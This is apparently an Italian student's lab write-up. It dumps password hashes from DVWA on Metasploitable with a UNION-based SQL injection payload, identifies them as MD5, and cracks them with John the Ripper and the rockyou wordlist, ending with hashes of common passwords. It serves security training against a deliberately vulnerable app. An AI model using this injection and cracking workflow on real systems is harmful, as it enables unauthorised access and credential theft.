Password Cracking - Recupero delle Password in Chiaro

S6/L4

16/01/2025

istruzioni per l'Esercizio:

1. Recupero delle Password dal Database:

- Accedete al database della DVWA per estrarre le password hashate.
- Assicuratevi di avere accesso alle tabelle del database che contengono le password.

2. Identificazione delle Password Hashate:

• Verificate che le password recuperate siano hash di tipo MD5.

3. Esecuzione del Cracking delle Password:

- Utilizzate uno o più tool per craccare le password:
- Configurate i tool scelti e avviate le sessioni di cracking.

4. Obiettivo:

Craccare tutte le password recuperate dal database.

SVOLGIMENTO


Ho collegato le macchine e configurate per farle pingare:

Tramite il browser di kali andiamo nella DVWA di Metasploitable

64 bytes from 192.168.60.2: icmp_seq=2 ttl=64 time=2.88 ms 64 bytes from 192.168.60.2: icmp_seq=3 ttl=64 time=10.1 ms


	DVWA
Home	Vulnerability: SQL Injection
Instructions	User ID: Submit
Brute Force	
Command Execution	More info
CSRF	http://www.securiteam.com/securityreviews/5DP0N1P76E.html
File Inclusion	http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html
SQL Injection	III A THE STATE OF
SQL Injection (Blind)	
Upload	
XSS reflected	
XSS stored	
DVWA Security	
PHP Info	
About	
About	
Logout	
Username: admin Security Level: low PHPIDS: disabled	View Source View Help

Ci andiamo a recuperare le password come abbiamo fatto la scorsa lezione con questa query: 1' UNION select user, password from users#



Confrontando ogni stringa possiamo notare come contenga 32 caratteri esadecimali con numeri e lettere dalla A alla F. Quindi le password sono crittografate attraverso la funzione hash MD5.

Prendo le password e creo un file .txt che funzionerà da database:



Poi estraggo il dizionario rockyou.txt in wordlist:

```
File Actions Edit View Help
 wordlists
  wordlists ~ Contains the rockyou wordlist
        ass → /usr/share/amass/wordlists
 — dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
— fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
   - john.lst → /usr/share/john/password.lst
- legion → /usr/share/legion/wordlists
- metasploit → /usr/share/metasploit-frame
  — nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
   - sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
  — wifite.txt → /usr/share/dict/wordlist-probable.txt
o you want to extract the wordlist rockyou.txt? [Y/n] y
xtracting rockyou.txt.gz...
[sudo] password for kali:
 wordlists ~ Contains the rockyou wordlist
  — dirb → /usr/share/dirb/wordlists
  — dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
— fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
— fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
    john.lst → /usr/share/john/password.lst

    metasploit → /usr/share/metasploit-fra

        ap.lst → /usr/share/nmap/nselib/data/passwords.lst
  — sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
— wfuzz → /usr/share/wfuzz/wordlist
   wifite.txt → /usr/share/dict/wordlist-probable.txt
-(kali@kali)-[/usr/share/wordlists]
```

Il path da inserire nell'attacco sarà: /usr/share/wordlist/rockyou.txt

Andiamo a lanciare l'attacco con jtr:

```
(kali® kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/password.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=mD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
```

Ci dice che il tipo di hash è MD5 e di aggiungere questo comando all'attacco: --format=raw-md5

Queste sono le password hashate.

Per fare una controprova possiamo andare sul sito MD5online:

password	Cripta md5()	abc123	Cripta md5()	
Oppure		Oppure		
Stringa da decriptare	Decripta md5()	Stringa da decriptare	Decripta md5()	
md5-cript("password")		md5-cript("abc123")		
5f4dcc3b5aa765d61d8327deb882cf99		e99a18c428cb38d5f260853678922e03		
		I Markon contract and and an extension of the second contract contract and the second contract and the		
letmein	Cripta md5()	charley	Cripta md5()	
Oppure Official Model		Oppure Oppure		
Stringa da decriptare	Decripta md5()	Stringa da decriptare	Decripta md5()	
md5-cript("letmein")		md5-cript("charley")		
0d107d09f5bbe40cade3de5c71e9e9b7		8d3533d75ae2c3966d7e0d4fcc69216b		